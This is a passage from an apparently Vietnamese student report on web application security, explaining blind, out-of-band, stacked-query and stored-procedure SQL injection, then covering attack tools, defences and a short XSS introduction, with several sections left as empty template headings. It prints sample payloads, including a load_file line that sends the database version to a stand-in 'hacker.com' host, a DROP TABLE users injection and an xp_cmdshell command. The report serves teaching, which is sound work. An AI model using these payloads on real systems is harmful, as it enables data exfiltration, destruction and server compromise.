Kẻ tấn công gửi một truy vấn chứa một hàm buộc máy chủ tạm dừng (SLEEP() hoặc tương đương) nếu một điều kiện cụ thể là đúng. Thời gian phản hồi của máy chủ sẽ cho biết kết quả của điều kiện. Nguyên tắc dựa trên việc đo lường thời gian phản hồi để xác định kết quả của truy vấn logic.

Ví dụ Khai thác (Kiểm tra lỗ hổng):

Payload:

|  |
| --- |
| **1' AND sleep(10);--** |

Nếu máy chủ mất 10 giây để phản hồi, lỗ hổng tồn tại.

Ví dụ Khai thác (Trích xuất thông tin):

Payload:

|  |
| --- |
| **1' and if((select+@@version) like "10%",sleep(2),null);--** |

Nếu phản hồi bị trì hoãn 2 giây, điều kiện (@@version bắt đầu bằng "10") là TRUE. Nếu không, phản hồi nhanh chóng.

**Dạng 3: Tấn công SQL Injection Ngoài Băng Tần (Out-of-Band SQL Injection - OOB)**

Đây là loại tấn công mà kẻ tấn công không nhận kết quả truy vấn trực tiếp thông qua ứng dụng web. Thay vào đó, chúng buộc cơ sở dữ liệu gửi dữ liệu ra một kênh ngoại vi (như yêu cầu DNS hoặc HTTP) đến một máy chủ do kẻ tấn công kiểm soát. Kỹ thuật này thường được sử dụng khi các kỹ thuật khác không khả thi.Dạng tấn công này dựa trên nguyên tắc sử dụng các chức năng của cơ sở dữ liệu (như load\_file, UTL\_HTTP hoặc các hàm DNS) để truyền dữ liệu qua giao thức mạng.

Ví dụ Khai thác (MySQL):

Payload:

|  |
| --- |
| **1’;select load\_file(concat('\\\\',version(),'.hacker.com\\s.txt'));** |

Truy vấn này buộc cơ sở dữ liệu thực hiện một yêu cầu chia sẻ tệp (hoặc DNS lookup) có chứa phiên bản cơ sở dữ liệu (version()) được nhúng vào tên miền mà kẻ tấn công đang lắng nghe (.hacker.com). Kẻ tấn công sau đó đọc tệp nhật ký của máy chủ tên miền để trích xuất dữ liệu.

**Dạng 4: Tấn công SQL Dựa trên Stacked Queries (Chồng Lệnh)**

Kẻ tấn công sử dụng ký tự phân cách câu lệnh (thường là dấu chấm phẩy ;) để thêm một hoặc nhiều câu lệnh SQL hoàn toàn mới vào truy vấn gốc. Nguyên tắc dựa trên thực thi nhiều lệnh SQL liên tiếp, bao gồm các lệnh không nhằm mục đích lấy dữ liệu mà để thay đổi hoặc phá hủy dữ liệu (ví dụ: DROP TABLE).

Ví dụ Khai thác:

Payload:

|  |
| --- |
| 1; DROP TABLE users; -- |

Truy vấn kết hợp:

|  |
| --- |
| SELECT \* FROM data WHERE id=1; DROP TABLE users; -- |

Câu lệnh này sẽ tìm kiếm dữ liệu đầu tiên, sau đó thực thi lệnh DROP TABLE users để xóa toàn bộ bảng người dùng.

**Dạng 5: Tấn công SQL bằng Stored Procedures (Thủ tục Lưu trữ)**

Dạng tấn công nguy hiểm này sử dụng các thủ tục lưu trữ có sẵn trong cơ sở dữ liệu để thực thi các lệnh trên hệ điều hành của máy chủ. Cách tấn công này dựa trên nguyên tắc nếu ứng dụng web được chạy với đặc quyền cao (ví dụ: quyền sa trong MS SQL Server), kẻ tấn công có thể thực thi các thủ tục quản lý hệ thống.

Ví dụ Khai thác (MS SQL Server):

Payload:

|  |
| --- |
| ; EXEC xp\_cmdshell 'cmd.exe dir C:' -- |

Câu lệnh này sử dụng thủ tục mở rộng xp\_cmdshell để chạy lệnh dir C: trên hệ điều hành của máy chủ, cho phép kẻ tấn công liệt kê thư mục.

* + 1. **Quy trình tấn công SQL Injection**

Để thực hiện một cuộc tấn công SQL Injection, hacker thường tuân theo một quy trình gồm ba bước chính:

Sử dụng trình duyệt và các công cụ để tìm kiếm các trang web có form đăng nhập, form tìm kiếm hoặc bất kỳ nơi nào chấp nhận dữ liệu đầu vào của người dùng. Kẻ tấn công có thể tìm kiếm trong mã nguồn của trang để xác định các lệnh POST hoặc GET.

Bên cạnh đó là việc kiểm tra lỗ hổng bằng cách dùng các chuỗi truy vấn kiểm tra đơn giản như dấu nháy đơn ( ' ) hoặc '' or 1=1-- để xem máy chủ có phản hồi bất thường hay không. Phản hồi như use 'a'='a' có thể là dấu hiệu cho thấy máy chủ dễ bị tấn công.

Ngoài ra kẻ tấn công còn có thể khai thác và lấy dữ liệu khi phát hiện lỗ hổng, hacker sẽ sử dụng các lệnh SQL như SELECT để lấy dữ liệu hoặc INSERT để chèn thông tin độc hại.

Các bước này thường được tự động hóa bằng các công cụ tấn công chuyên dụng như **Havji, SQL Ninja, Web Acunetix Scanner,** và **W3AF**.

* + 1. **Các công cụ tấn công SQL Injection**

Có nhiều công cụ hỗ trợ tấn công SQL Injection, giúp tự động hóa quy trình tìm kiếm và khai thác lỗ hổng:

**Havji** là một chương trình miễn phí, tự động hóa việc khai thác lỗ hổng SQL Injection. Bên cạnh đó **SQL Ninja** là công cụ chuyên dùng cho tấn công SQL Injection, đặc biệt trên hệ quản trị SQL Server. **Acunetix Web Security Scanner** cũng là một chương trình thương mại có khả năng quét và phát hiện các lỗi bảo mật, bao gồm SQL Injection, XSS, Directory Traversal, v.v. Việc sử dụng **W3AF (Web Application Attack and Audit Framework)** một framework mạnh mẽ có thể giúp kiểm thử và tấn công ứng dụng web.

* + 1. **Biện pháp phòng chông tấn công SQL Injection**

Để bảo vệ web server khỏi các cuộc tấn công SQL Injection, cần áp dụng các biện pháp sau:

Trước hết cần **kiểm tra và lọc dữ liệu đầu vào (Input Validation & Sanitization)** vì đây là biện pháp cơ bản và quan trọng nhất. Lập trình viên phải kiểm tra chặt chẽ các biến hoặc dữ liệu đầu vào, đặc biệt là các form nhập liệu trên trang web. Các ký tự đặc biệt mà hacker thường dùng cần được lọc hoặc từ chối.

Bên cạnh đó ta có thể **áp dụng Prepared Statements (Câu lệnh chuẩn bị)** đây là phương pháp hiệu quả nhất để ngăn chặn SQL Injection. Thay vì xây dựng câu lệnh SQL bằng cách ghép chuỗi, bạn sử dụng các tham số (placeholder). Điều này giúp tách biệt hoàn toàn mã SQL với dữ liệu đầu vào, ngăn chặn mã độc thực thi.

Ngoài ra ta cần **gán quyền thích hợp cho người** dùng để mỗi tài khoản kết nối đến cơ sở dữ liệu từ ứng dụng web chỉ nên có các quyền tối thiểu cần thiết. Tránh sử dụng tài khoản có quyền quản trị tối cao (sa).

Hơn thê nữa **hạn chế thông báo lỗi chi tiết** là việc cần cân nhắc vì việc thông nên hiển thị các thông báo lỗi cơ sở dữ liệu một cách trực tiếp cho người dùng có thể tiết lộ cấu trúc của cơ sở dữ liệu và cung cấp thông tin hữu ích cho kẻ tấn công.

Sau đó, ta nên **cập nhật và vá lỗi máy chủ** một cách thường xuyên cập nhật các bản vá lỗi bảo mật cho máy chủ cơ sở dữ liệu và hệ điều hành.

Theo sau là việc **sử dụng hệ thống tường lửa (Firewall) và IDS/IPS** ta có thể đặt máy chủ cơ sở dữ liệu sau hệ thống tường lửa để tránh tương tác trực tiếp. Các hệ thống IDS (Intrusion Detection System) và IPS (Intrusion Prevention System) như SNORT có thể giúp phát hiện và ngăn chặn các truy vấn khả nghi.


Cuối cùng ta nên **cài đặt các module/plugin hỗ trợ:** đối với các mã nguồn mở như Joomla, có thể cài đặt thêm các plugin chống SQL Injection và các lỗ hổng khác để tăng cường bảo mật.


* 1. **Tấn công Cross-Site Scripting (XSS)** 
     1. **Giới thiệu về Cross-Site Scripting (XSS)**

Cross-Site Scripting (XSS) là một trong những lỗ hổng bảo mật ứng dụng web phổ biến nhất, cho phép kẻ tấn công chèn các đoạn mã độc hại (thường là JavaScript, nhưng cũng có thể là HTML hoặc các ngôn ngữ kịch bản khác) vào các trang web hợp pháp [16]. Khi người dùng truy cập vào trang web bị lỗi, đoạn mã này sẽ được thực thi trên trình duyệt của họ. Mục tiêu của cuộc tấn công XSS không phải là máy chủ web mà là người dùng cuối, nhằm đánh cắp thông tin nhạy cảm của họ hoặc thực hiện các hành động độc hại [17]. XSS thường phát sinh từ việc ứng dụng web tin tưởng vào dữ liệu đầu vào của người dùng (từ ô tìm kiếm, form bình luận, URL,…) và hiển thị lại nó mà không có biện pháp kiểm tra lọc cẩn thận.



XSS là một trong những mối đe dọa hàng đầu đối với an toàn ứng dụng web, cùng với SQL Injection và Authentication Hijacking. Nó thường được tận dụng thông qua các khung tiếp nhận dữ liệu của trang web, chẳng hạn như ô tìm kiếm, form bình luận, hoặc các trường nhập liệu khác mà dữ liệu không được kiểm tra và lọc cẩn thận trước khi hiển thị lại cho người dùng.





* + 1. ***Các dạng tấn công và dặc điểm***
    2. ***Hậu quả***
  1. **Tấn công Directory Traversal và File Inclusion**
     1. ***Cơ chế hoạt động và phân loại***
     2. ***Hậu quả***
  2. **Lỗ hổng tải lên tệp (File Upload Vulnerability)**
     1. ***Nguyên nhân và cách thức khai thác***
     2. ***Hậu quả***
  3. **Tấn công từ chối dịch vụ (DoS/DDoS)** 
     1. ***Phân biệt DoS và DDoS***
     2. ***Các dạng tấn công theo lớp***
     3. ***Hậu quả và các case study nổi tiếng***
  4. **Tấn công dò mật khẩu (Brute-Force Attack)**
     1. ***Cơ chế hoạt động và các biến thể***
     2. ***Hậu quả và các công cụ tấn công***

1. **BIỆN PHÁP PHÒNG CHỐNG VÀ BẢO VỆ**
   1. **Phòng chống ở cấp độ Ứng dụng**

Nội dung của tiểu mục cấp 2

* + 1. ***Tiểu mục cấp 3***

Nội dung của tiểu mục cấp 3

* + - 1. *Tiểu mục cấp 4*

Nội dung của tiểu mục cấp 4

* 1. **Phòng chống ở cấp độ Hạ tầng**
     1. ***Tường lửa Ứng dụng Web (WAF)***
     2. ***Các giải pháp chống DDoS***
  2. **Các biện pháp an toàn cho Tài khoản và Quản trị**

1. **THỰC HÀNH VÀ ĐÁNH GIÁ BẢO MẬT**
   1. **Giới thiệu về Kiểm thử Xâm nhập (Pentesting)**

Nội dung của tiểu mục cấp 2

* + 1. ***Tiểu mục cấp 3***

Nội dung của tiểu mục cấp 3

* + - 1. *Tiểu mục cấp 4*

Nội dung của tiểu mục cấp 4

* 1. **Các công cụ và môi trường thực hành**
  2. **Mô phỏng các bước thực hiện demo**

Nội dung/Định dạng của tiểu mục cấp 2

* **Góp ý về môn học:** (Về nội dung môn học, cách trình bày của giáo viên, nội dung cần bổ sung, các điểm cần cải thiện của giáo viên, …).

**TÀI LIỆU THAM KHẢO**

[1] “An Toàn Thông Tin Là Gì?” Accessed: Sept. 09, 2025. [Online]. Available: https://itsystems.vn/an-toan-thong-tin-la-gi/

[2] “An toàn thông tin là gì? 4 Nội dung cần biết.” Accessed: Sept. 09, 2025. [Online]. Available: https://vnce.vn/an-toan-thong-tin-la-gi

[3] “Các Lỗ Hổng Bảo Mật của Website bị HACKER Tấn Công Nhất.” Accessed: Sept. 09, 2025. [Online]. Available: https://lanit.com.vn/cac-lo-hong-bao-mat-cua-website-bi-hacker-loi-dung-tan-cong-nhieu-nhat.html

[4] “XSS là gì? Kỹ thuật tấn công XSS, cách ngăn chặn hiệu quả.” Accessed: Sept. 09, 2025. [Online]. Available: https://vietnix.vn/xss-la-gi/

[5] “SQL Injection là gì? Cách giảm thiểu và phòng ngừa SQL Injection.” Accessed: Sept. 09, 2025. [Online]. Available: https://topdev.vn/blog/sql-injection/

[6] FPT C. ty C. phần B. lẻ K., “SQL Injection là gì? Độ nguy hiểm và cách phòng tránh hiệu quả.” Accessed: Sept. 09, 2025. [Online]. Available: https://fptshop.com.vn/tin-tuc/danh-gia/sql-injection-la-gi-159279

[7] T. Dang, “DDoS là gì và cách ngăn chặn các loại tấn công DDoS Server,” DDoS là gì và cách ngăn chặn các loại tấn công DDoS Server. Accessed: Sept. 09, 2025. [Online]. Available: https://www.vnetwork.vn/news/ddos-la-gi-va-cach-ngan-chan-cac-loai-tan-cong-ddos-server/

[8] admininsho, “Tam giác bảo mật CIA (tính bảo mật, tính toàn vẹn, tính sẵn sàng) là gì?,” Tỷ lệ đạt chứng nhận 100%. Accessed: Oct. 04, 2025. [Online]. Available: https://3ac.vn/tam-giac-bao-mat-cia-tinh-bao-mat-tinh-toan-ven-tinh-san-sang-la-gi/

[9] Admin, “Hacker là gì? Phân biệt 7 loại hacker phổ biến nhất,” TopCV Blog. Accessed: Oct. 04, 2025. [Online]. Available: https://blog.topcv.vn/hacker-la-gi/

[10] “The OWASP Top Ten 2025.” Accessed: Oct. 04, 2025. [Online]. Available: https://www.owasptopten.org/

[11] “TOP 10 LỖ HỔNG BẢO MẬT WEBSITE PHỔ BIẾN NHẤT - VNCS Global.” Accessed: Oct. 04, 2025. [Online]. Available: https://vncsglobal.vn/top-10-lo-hong-bao-mat-website-pho-bien-nhat/

[12] “OWASP Top Ten | OWASP Foundation.” Accessed: Oct. 04, 2025. [Online]. Available: https://owasp.org/www-project-top-ten/

[13] “SQL Injection.” Accessed: Oct. 04, 2025. [Online]. Available: https://viblo.asia/p/sql-injection-MgNeWWbKeYx

[14] “Breaking down the 5 most common SQL injection attacks,” Pentest-Tools.com. Accessed: Oct. 04, 2025. [Online]. Available: https://pentest-tools.com/blog/sql-injection-attacks

[15] “What is SQL Injection (SQLi) and How to Prevent Attacks,” Acunetix. Accessed: Oct. 04, 2025. [Online]. Available: https://www.acunetix.com/websitesecurity/sql-injection/

[16] “What is Cross-site Scripting (XSS): prevention and fixes.” Accessed: Oct. 04, 2025. [Online]. Available: https://www-acunetix-com.translate.goog/websitesecurity/cross-site-scripting/?\_x\_tr\_sl=en&\_x\_tr\_tl=vi&\_x\_tr\_hl=vi&\_x\_tr\_pto=tc

[17] “Lỗ hổng Cross-Site Scripting (XSS).” Accessed: Oct. 04, 2025. [Online]. Available: https://viblo.asia/p/lo-hong-cross-site-scripting-xss-GrLZDOY3Kk0

[Tham khảo thêm Qui định và mẫu trình bày báo cáo thực tập cuối khoá (click vào đây).](https://fit.agu.edu.vn/bai-viet/thuc-tap-khoa-luan/qui-dinh-va-mau-trinh-bay-bao-cao-thuc-tap-cuoi-khoa-dh22pm-va-dh22th-565.html)